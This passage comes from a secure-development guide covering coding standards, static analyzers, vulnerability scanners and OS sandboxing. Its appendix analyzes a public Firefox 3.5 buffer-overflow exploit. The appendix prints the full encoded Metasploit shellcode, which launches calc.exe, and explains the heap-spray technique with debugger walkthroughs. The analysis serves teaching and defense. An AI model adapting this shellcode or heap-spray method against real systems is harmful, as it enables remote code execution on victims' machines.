Banning the usage of macros:

In C/C++, macros can be used to perform code logic. However, macros are hard to debug and make implicit conversion which causes subtle, but massive, errors in software. These include pointer truncation, loss of number precision, etc. C++ has a good alternative, which are templates.

Sometimes public standards are defined for use on certain areas, namely:

MISRA C/C++: http://www.misra.org.uk/

MISRA is a software development standard developed by the Motor Industry Software Reliability Association. It is now also used outside the motor industry as well.

JSF C++: http://www.jsf.mil/downloads/down_documentation.htm

JSF is a software development standard developed by Lockheed Martin Aeronautics initially to be used for building the F-35 family of stealth multirole fighters.

Some of these coding standards can be enforced with static code analysis tools, namely PC-Lint.

Critical systems can go beyond conventions and simply prohibit the usage of unsafe languages for mission critical applications. Some programming languages are built in such a way that common errors found in C/C++ are simply not possible.

Ada is one of those languages. Originally designed under contract for the United States Department of Defense (DoD), it is widely used today in critical systems.

6.3 Design Patterns

Design patterns are a way to have reusable software components. They help maximize code reuse and thus avoid code complexity, which is a big cause of software bugs. They can be applied to many parts of a software program, namely:

- **Algorithm strategy patterns** addressing concerns related to high-level strategies describing how to exploit application characteristics on a computing platform.
- **Computational design patterns** addressing concerns related to key computation identification.
- **Execution patterns** that address concerns related to supporting application execution, including strategies in executing streams of tasks and building blocks to support task synchronization.
- **Implementation of strategy patterns** addressing concerns related to implementing source code to support program organization and the common data structures specific to parallel programming.
- **Structural design patterns** addressing concerns related to high-level structures of applications being developed.

Many algorithms, implementations and structural design patterns are forced upon us when using widely adopted programming frameworks like the .NET framework and the Java SE/EE.

For example, these are present when we apply sorting algorithms to collections (arrays, lists) that implement a common interface like IEnumerable in .NET.

These frameworks force us to adopt many patterns like the Model View View Model (MVVM) when programming for the web or mobile frameworks like Android, iOS, and Windows 8 / Windows Phone.

Many classes in these frameworks apply patterns such as the Singleton pattern, designed to allow only one instance of an object or the Factory method that allows us to call static class member functions to construct objects without having to use an overly complex constructor.

The problem sometimes is that the programmer doesn't always apply these patterns to their own code logic. This can lead to hard to maintain code by not taking advantage of simple design patterns that minimize code complexity.

Structural and execution design patterns are very useful when designing complex systems such as HTML / CSS renderers or JavaScript engines. They allow a complex system to be modelled quite simply and to be more easily maintained.

For a more comprehensive list of design patterns, visit:

http://en.wikipedia.org/wiki/Design_Patterns

6.4 Others

There are many other practices that can be adopted to try to minimize software bugs and vulnerabilities:

Documentation: Code documentation isn't the only documentation a software solution should have. External documentation should provide explanation for design decisions, known issues, external modules used, programming conventions used, etc.

Project management systems: Traditional version control systems by themselves aren't enough to handle large software codebases. Project management systems usually encompass a broad set of smaller systems, namely:

- Bug-tracking systems
- Calendars
- E-mail notifications
- Forums
- Wikis
- RSS Feeds
- Role-based access control
- Software development methodology management (Agile, Waterfall)

These systems allow for better roadmap planning and aid software maintenance.

Some project management systems:

Redmine: http://www.redmine.org/

Trac: http://trac.edgewall.org/

Project management software systems:

http://en.wikipedia.org/wiki/List_of_project_management_software

Peer review: have people review other people's code to help guarantee standards conformance, specification conformance or to help detect bad design choices.

Unit testing: write unit tests to guarantee future changes keep existing code working properly. Make sure all code paths are covered in the tests. There are many frameworks and tools that help create, test and verify if code is covered by unit tests.

7 Useful tools to develop secure systems

7.1 Static analyzers

Static code analyzers are tools that analyze source code and point out possible flaws.

To support their importance, let´s see what John Carmack says about static code analysis:

"*The most important thing I have done as a programmer in recent years is to aggressively pursue static code analysis. Even more valuable than the hundreds of serious bugs I have prevented with it is the change in mindset about the way I view software reliability and code quality.*"

In languages like C/C++, they can catch some of the biggest perpetrators of software vulnerabilities:

Buffer overruns: calling functions expecting 20 bytes with a 10 byte buffer. This usually happens when calling Unicode string functions with sizeof(buffer), as Unicode strings can be 2 bytes long and sizeof returns the size in bytes.

Format string mismatches: Using the printf family of functions with incompatible arguments (ex: printing a float with %d or a pointer with %08x).

Logic Errors: having boolean expressions that always return true (or false) because of a missing comparison condition.

Using NULL pointer arithmetic's incorrectly: This can be avoided by switching to references, as these can't be null.

Using memory after it's been freed: It may work sometimes, but it will fail in certain test cases. Using delete with new[] or delete[] with new is also a cause of bugs that can be prevented with static code analysis.

7.1.1 How they work

Static code analyzers work by processing the code files with key functions annotated with their expected behavior and result. These annotations vary from tool to tool but work by the same principle. Here's an example:

```
wcscpy_s(_Out_z_cap_(cc) wchar_t* pD, size_t cc, const wchar_t* pS);
```

The relevant portion is "_Out_z_cap_(cc) wchar_t* pD". This says that pD points to an output buffer that will be filled with a null-terminated string and whose size in characters is specified by the 'cc' parameter. In addition to letting the static analyzer diagnose this size mismatch, the annotation also helps with other types of analysis, by letting the static analyzer assume that after calling wcscpy_s the buffer will be filled with a null-terminated string. The annotations also help when implementing wcscpy_s because the static analyzer knows that it should verify that wcscpy_s always null-terminates the output buffer.

So, as you can see, by using static code analyzers, we can catch many of these types of bugs. If we are using other libraries, the process can become more troublesome as we have to annotate code. Some tools require you to configure them before using them, making this process less appealing.

7.1.2 Existing tools

Coverity: http://www.coverity.com/

Coverity is a company whose sole business is the development of these types of tools. They offer static code analyzers for C/C++, Java and C# as well as other tools to enforce coding policies, unit testing tools, input sanitization verification and security advisors. Pricing isn't available and is dependent on the lines of code to analyze. It can be expensive.

Coverity's static code analyzer can perform parallel analysis using multi core processors and incremental analysis, thus avoiding re-analyzing the whole code again.

Microsoft /Analyze: http://msdn.microsoft.com/en-us/library/ms182025.aspx

Microsoft Visual Studio comes with a static code analyzer. Once only available in the most expensive version of Visual Studio (5.500€, no MSDN subscription), it is now available in the professional version of visual studio (400€, no MSDN subscription). It is one of the fastest and more user friendly C/C++ static code analyzers.

Microsoft FxCop: http://msdn.microsoft.com/en-us/library/bb429476%28v=vs.80%29.aspx

Microsoft Visual Studio also ships with FxCop, a static code analyzer for the .NET Framework. It differs from conventional static code analyzers in that it analyzes the compiled object code, thus making it language independent. It can detect design flaws, incorrect usage of globalization and localization settings, naming conventions, performance bottlenecks, security vulnerabilities, maintainability issues, portability issues and reliability issues (correct memory and thread usage). It includes both a GUI and CLI version of the tool.

Microsoft also offers **StyleCop**, an open source static code analyzer that enforces coding styles and design guidelines for C# code.

PVS-Studio: http://www.viva64.com/en/pvs-studio/

PVS-Studio is a commercial static code analyzer for C/C++. It integrates with Visual Studio and Embarcadero RAD Studio. They maintain a list of bugs found in open source software using their tools (Chromium, Clang, Doom 3, MySQL, Notepad++ …). Pricing isn't available online.

PC-lint: http://www.gimpel.com/html/pcl.htm

PC-Lint is one of the oldest C/C++ static code analyzers. Pricing starts at 389$. It is also one of the least user friendly tools and needs configuration before working. It can be used more easily with Visual Lint.

Visual Lint: http://www.riverblade.co.uk/products.html

Visual Lint is a commercial plugin for Visual Studio and other IDE's. It starts at 129€ and integrates with many free and commercial static code analyzers, providing a visual experience to ease development. It can connect to analyzers for C/C++, C# and Java. Also works with Eclipse, CodeGear C++ and Atmel Studio.

Clang/gcc: both compilers offer their own versions of static code analyzers in the form of command-line tools.

For a more comprehensive list of tools, visit the Wikipedia list at:

http://en.wikipedia.org/wiki/List_of_tools_for_static_code_analysis

7.1.3 Useful practices

Most static code analyzers are too slow to be used regularly in normal development. Teams with big projects usually compile with a high warning level and with "treat warnings as errors" options active. This way, warnings are treated as errors and this forces the developer to fix the problem.

Big projects usually have build servers. Build servers are servers that, on a daily basis or when the code repository changes, checks out the code, compiles it and runs the unit tests, if available, and email the persons who broke the build with the error message and line of code where there is a problem.

Static code analyzers are usually integrated into these processes, as they allow the developer to continue working without using time consuming static code analyzers, and if a bug is found, he is notified to fix it.

7.1.4 Advantages

Besides the obvious advantages, static code analyzers have the benefit of making programmers aware of bugs they never thought existed and can lead programmers to apply practices that help avoid repeating those mistakes again.

7.2 Vulnerability testing tools

The two major sources of bugs in software are failing to check the return value of functions and lack of input validation. Vulnerability testing tools focus on the latter, injecting misconstrued input into computer systems to try to find flaws.

Most vulnerability testing tools don't target custom user software. Instead they target known system vulnerabilities, such as triggering exploits in known running services or scanning for open ports. There are, however, tools that scan custom made apps for SQL injections, cross site scripting and other web vulnerabilities.

These tools usually work by web crawling a web site and trying all sorts of injection attacks to the underlying web services.

7.2.1 Existing tools

Acutenix Vulnerability Scanner: http://www.acunetix.com/

Acutenix Vulnerability Scanner scans your web code for SQL injection attacks, cross site scripting and other attacks. Supports HTML5. Many major web companies use their products. Licenses start at 300€.

Metasploit: http://www.metasploit.com/

Metasploit is an open source framework used by penetration tester to find holes in computer systems. It performs many test types and is available in both free and paid versions.

sqlmap: http://sqlmap.org/

Sqlmap is an open source tool designed to scan for SQL injection attacks. Sqlmap supports all the major database providers.

w3af: http://w3af.org/

w3af is a web application attack and audit framework used to find and exploit all web application vulnerabilities. It is open source.

7.2.2 Advantages

The advantage of these types of tools is that they help find bugs in web code that can allow attacks to the system. Static code analyzers don't usually detect some of these types of bugs, since they are sometimes error free codes. These tools don't usually do code analysis, but instead they try to brute force all known web paths of a site for known attacks.

Because the developer usually knows the technologies involved, he can aid the tool by telling it about the known paths and which SQL database is being used.

7.3 Sandboxes

When testing out software, especially unknown or questionable software, the need to prevent the system from being compromised is paramount. Sandboxes and virtual machines play a major role in these situations.

The most widely deployed software that comes with a sandbox is the Chromium web browser and its variants. The Chromium sandbox works by using the operating system's provided security mechanisms to implement a security policy that prevents code from making persistent changes to the system. This means that code running in a sandbox can only use operations which the sandbox allows.

In the windows version, this is implemented by restricting certain function such as file IO using integrity levels (a form of Mandatory Access Control - MAC). Here are the design principles behind the Sandbox:

- **Do not re-invent the wheel**: It is tempting to extend the OS kernel with a better security model. Don't. Let the operating system apply its security to the objects it controls. On the other hand, it is OK to create application-level objects (abstractions) that have a custom security model.
- **Principle of least privilege**: This should be applied both to the sandboxed code and to the code that controls the sandbox. In other words, the sandbox should work even if the user cannot elevate to super-user.
- **Assume sandboxed code is malicious code**: For threat-modeling purposes, we consider the sandbox compromised (that is, running malicious code) once the execution path reaches past a few early calls in the main() function. In practice, it could happen as soon as the first external input is accepted, or right before the main loop is entered.
- **Be nimble**: Non-malicious code does not try to access resources it cannot obtain. In this case, the sandbox should impose near-zero performance impact. It's ok to have performance penalties for exceptional cases when a sensitive resource needs to be touched once in a controlled manner. This is usually the case if the OS security is used properly.
- **Emulation is not security**: Emulation and virtual machine solutions do not by themselves provide security. The sandbox should not rely on code emulation, code translation, or patching to provide security.

Internet explorer also uses a similar sandbox. The goal of these types of sandboxes is to prevent a malicious code from taking over the system by denying a set of operations required to compromise the system. This way, if an exploit manages to inject a vulnerability, it won't be able to call the necessary functions it needs to open a remote connection, for example.

Chromium's sandbox is open source and can be used on other projects.

More information can be found here:

http://www.chromium.org/developers/design-documents/sandbox

7.3.1 Operating System API's

Modern operating systems provide many security API's to implement sandboxes and Mandatory Access Control. MAC can restrict many operating systems operations such as reading/writing to files, sockets or memory, allocating memory, creating threads, accessing system resources, etc.

7.3.1.1 Windows

Starting with Windows Vista and Windows Server 2008, new APIs were introduced.

Mandatory Integrity Control, which provides a mechanism for controlling access to secure objects using access control lists. Processes can have file levels: Low, Medium, High, System and Trusted Installer. Resources such as files, registry keys, processes and threads have a minimum security level, only allowing their usage by processes run in an elevated level. Standard users receive medium and elevated permissions. Low is programmatically set and is used to enforce sandbox-like behavior to spawned processes.

User Account Control, which enables user to perform tasks as administrators without having to switch users.

See more:

Security and Identity: http://goo.gl/5ZYtj

Windows Vista Integrity Mechanism: http://msdn.microsoft.com/en-us/library/bb625964.aspx

7.3.1.2 Linux

Linux gained a Mandatory Access Control API in version 2.6 with the merge of SELinux into the main branch. SELinux (Security-Enhanced Linux) was initially developed by the United States National Security Agency (NSA) as a way to bring MAC to Linux. It is built on top of LSM – Linux Security Modules, which define a set of common APIs to support a variety of security modules.

See more:

SELinux Project Wiki: http://www.selinuxproject.org/page/Main_Page

7.3.1.3 Mac OS X

Apple's Mac OS X has an implementation of TrustedBSD, which is a set of access control lists, mandatory access control and other security APIs present in FreeBSD.

See more:

TrustedBSD Project: http://www.trustedbsd.org/

7.3.1.4 Other

There are many more security APIs for other operating systems. Because of recent events, such as The StuxNet and Flame worms, which were using unknown zero-day exploits in Windows and were digitally signed using digital certificates to act as drivers and system software, so complex in size, led specialist to acknowledge their development was carried out by nation-states.

This, along with Edward Snowden's leaks, has revealed that no system or service is really secure in today's world.

Eugene Kaspersky, the man behind Kaspersky Antivirus, has stated that his company is developing their own operating system, designed to be used on critical systems, such as power plants. These new generation operating systems will only run signed code and will be tailored made, with the least amount of unused modules.

This will be the future for many enterprise systems.

Read more:

Kaspersky developing own operating system: http://goo.gl/D6kIL

7.4 Other Tools

There are other tools that can help write secure code. Some of these tools, like Valgrind (http://www.valgrind.org/), help find memory leaks by profiling the source code.

Profilers have become more prominent with the recent mobile push, as mobile programs run with a finite amount of resources and an inefficient program can take away minutes and sometimes hours of battery life.

With the push for more parallel architectures, tools to aid concurrent development have also a big importance. Race conditions are the biggest issue here, but performance bottlenecks also happen. Google's ThreadSanitizer (http://code.google.com/p/thread-sanitizer/) is one of these tools.

In the web world and on the client side, there are many addons and extensions for popular browsers that limit the usage of external references and script execution. These tools can prevent many web exploits from working. The downside is that many web sites get broken and don't render properly, requiring the user to constantly add exception rules.

8 Appendix

8.1 Firefox buffer overflow exploit analysis

8.1.1 The vulnerability

The vulnerability **1)** is present in Firefox 3.5 **7)**. Mozilla details the bug in these links:
https://bugzilla.mozilla.org/show_bug.cgi?id=502648
https://bugzilla.mozilla.org/show_bug.cgi?id=503286

This is a buffer overflow bug which allows an attacker to gain access to a remote computer by creating a specially constructed web page that targets the victim.

8.1.2 The exploit

8.1.2.1 Author

The exploit **2)** that we are analyzing was created by Simon Berry-Byrne. The exploit can be found here: http://www.exploit-db.com/exploits/9137/

8.1.2.2 Exploit ID

There are some public exploit databases available online which store a list of known exploits to allow vulnerability researchers to study them. Every known exploit has a unique identifier which may vary from database to database **8)**, **9)**, **10)**. This exploit's identifiers are:

- **CVE:** 2009-2478
- **EDB-ID:** 9137
- **OSVDB-ID:** 55932

8.1.2.3 Exploit Details

This is a buffer overflow **3)** bug which is exploited by our exploit code by executing a JavaScript that creates a huge array with the concatenation of the following string:

"%u0c0c%u0c0c"

The string is percent encoded, a technique used in JavaScript based exploits by sending the payload as a Unicode character string.

This string is the representation of the following assembly instruction:

OR AL, 0C

This is a stub instruction which basically does nothing when executed besides adding 12 to the low byte of the EAX register. Its purpose is to cause the buffer to overflow with a valid x86 assembly instruction **4)**.

At the end of this concatenation, a shellcode is appended. Shellcodes are small pieces of code that are used as payloads in the exploitation of software vulnerabilities. They are usually constructed using relative addresses so that they can be injected onto any memory address and executed by calling or jumping to the beginning of the code.

8.1.2.4 Shellcode analysis

This shellcode opens the **calculator** in the target machine. It was created by the **metasploit framework 12)** – a framework that aids in the development and execution of exploit code. It has a list of payloads from which to choose.


We will see how this is accomplished by using a debugger to execute the payload in the firefox process and analyze each step. First of, you need a copy of the following:

- Firefox 3.5
- OllyDbg **11)**
- Windows XP

The original unescaped exploit payload is the following:


```
"%uE860%u0000%u0000%u815D%u06ED%u0000%u8A00%u1285%u0001%u0800" +
"%u75C0%uFE0F%u1285%u0001%uE800%u001A%u0000%uC009%u1074%u0A6A" +
"%u858D%u0114%u0000%uFF50%u0695%u0001%u6100%uC031%uC489%uC350" +
"%u8D60%u02BD%u0001%u3100%uB0C0%u6430%u008B%u408B%u8B0C%u1C40" +
"%u008B%u408B%uFC08%uC689%u3F83%u7400%uFF0F%u5637%u33E8%u0000" +
"%u0900%u74C0%uAB2B%uECEB%uC783%u8304%u003F%u1774%uF889%u5040" +
"%u95FF%u0102%u0000%uC009%u1274%uC689%uB60F%u0107%uEBC7%u31CD" +
"%u40C0%u4489%u1C24%uC361%uC031%uF6EB%u8B60%u2444%u0324%u3C40" +
"%u408D%u8D18%u6040%u388B%uFF09%u5274%u7C03%u2424%u4F8B%u8B18" +
"%u205F%u5C03%u2424%u49FC%u407C%u348B%u038B%u2474%u3124%u99C0" +
"%u08AC%u74C0%uC107%u07C2%uC201%uF4EB%u543B%u2824%uE175%u578B" +
"%u0324%u2454%u0F24%u04B7%uC14A%u02E0%u578B%u031C%u2454%u8B24" +
"%u1004%u4403%u2424%u4489%u1C24%uC261%u0008%uC031%uF4EB%uFFC9" +
"%u10DF%u9231%uE8BF%u0000%u0000%u0000%u0000%u9000%u6163%u636C" +
"%u652E%u6578%u9000"
```

Firstly, run both firefox and ollydbg. After both are loaded, attach the debugger to the firefox process.




After that, open the exploit page in firefox. Firefox will hang. This happens because firefox is creating the huge array with the OR instruction and our exploit code. Now pause ollydbg. If you're lucky, you will arrive at the loop instruction that is copying the array to memory. If not, the address we're looking for is near **78148E84**. This is the memcpy instruction in MOZCRT19.

We can see the loop is copying something to memory. Let's see what it is. Go to the the registers window and right-click on the **EDI** register when hovering one of the MOV instructions.




We can see it's copying the concatenated OR string.


Let's put a breakpoint on the return statement and wait for the loop to finish.




Now let's go to the end of the copy operation and see if we can spot the shellcode. If you can't find the shellcode, keep the breakpoint and execute (F9) the code a few more times until the shellcode appears at the end of the dump window.



It's our shellcode! Notice that each word has its bytes swapped. This is because x86 works in **little endian** mode **5)**. However, it's incomplete. Let's run the program once more.




This is what you should have. Notice the **calc.exe** ANSI string at the end. Let's view this region as assembly code to see how it looks like.



Looking at assembly to see what it does is hard. Let's change the code right after the current instruction pointer to jump to the beginning of this code to see what it is doing.

Step once in the debugger (F7/F8) to go to the following code region and alter the assembly with a jump to the memory address of the PUSHAD instruction (or a bit before, since the OR instruction doesn't affect code execution).

NOTE: Jump to an even address, otherwise the assembly will be misinterpreted.



```
78148F38 |·  E8 27FFFFFF  CALL 78148E64
78148F3D  - E9 B3705BA0  JMP 186FFFF6
78148F42    90           NOP
78148F43    8B4D E8      MOV ECX,DWORD PTR SS:[EBP-18]
```

You should now be here.

```
186FFFF6   0C 0C          OR AL,0C
186FFFF8   0C 0C          OR AL,0C
186FFFFA   0C 0C          OR AL,0C
186FFFFC   0C 0C          OR AL,0C
186FFFFE   0C 0C          OR AL,0C
18700000   60             PUSHAD
18700001   E8 00000000    CALL 18700006
18700006   5D             POP EBP
```

Looking at the registers and call stack windows, we can see that the program is manipulating an **IMAGE_DOS_HEADER** struct and then cycles through functions in the **kernel32.dll**.

The shellcode must be scanning the beginning of the firefox.exe searching for the address of the function it wants.

```
0012CD60  7C800000   Ç¦ OFFSET kernel32.<STRUCT IMAGE_DOS_HEADER>
```

```
Registers (FPU)
EAX 00000000
ECX 000003AE
EDX AAA40857
EBX 7C803538 kernel32.7C803538
ESP 0012CD5C
EBP 18700000
ESI 7C808F9A ASCII "lstrcmpiW"
EDI 7C80262C kernel32.7C80262C

EIP 187000D4
```

```
7C800000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZÉ ♥   ♦
7C800010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ¸       @
7C800020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
7C800030 00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00                ≡
7C800040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ♫▼‖♫ ┤○═↑@0L═!Th
7C800050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
7C800060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
7C800070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode.♪♪◙$
```

The IMAGE_DOS_HEADER is the beginning of any windows application and is usually followed by a **PE** header (Portable Executable). Here is the struct from the **winnt.h** header.

```
typedef struct _IMAGE_DOS_HEADER {      // DOS .EXE header
    WORD   e_magic;                     // Magic number
    WORD   e_cblp;                      // Bytes on last page of file
    WORD   e_cp;                        // Pages in file
    WORD   e_crlc;                      // Relocations
    WORD   e_cparhdr;                   // Size of header in paragraphs
    WORD   e_minalloc;                  // Minimum extra paragraphs needed
    WORD   e_maxalloc;                  // Maximum extra paragraphs needed
    WORD   e_ss;                        // Initial (relative) SS value
    WORD   e_sp;                        // Initial SP value
    WORD   e_csum;                      // Checksum
    WORD   e_ip;                        // Initial IP value
    WORD   e_cs;                        // Initial (relative) CS value
    WORD   e_lfarlc;                    // File address of relocation table
    WORD   e_ovno;                      // Overlay number
    WORD   e_res[4];                    // Reserved words
    WORD   e_oemid;                     // OEM identifier (for e_oeminfo)
    WORD   e_oeminfo;                   // OEM information; e_oemid specific
    WORD   e_res2[10];                  // Reserved words
    LONG   e_lfanew;                    // File address of new exe header
  } IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

Kernel32 has some useful functions to execute processes. The payload is looking for the **WinExec 13)** function (**7C8623AD**).

According to MSDN, the WinExec function can execute programs located in the system directory (cmd.exe) and the PATH environment variable.

UINT WINAPI **WinExec**(
 _In_ LPCSTR **lpCmdLine**,
 _In_ UINT **uCmdShow**
);


lpCmdLine [in]

The command line (file name plus optional parameters) for the application to be executed. If the name of the executable file in the *lpCmdLine* parameter does not contain a directory path, the system searches for the executable file in this sequence:

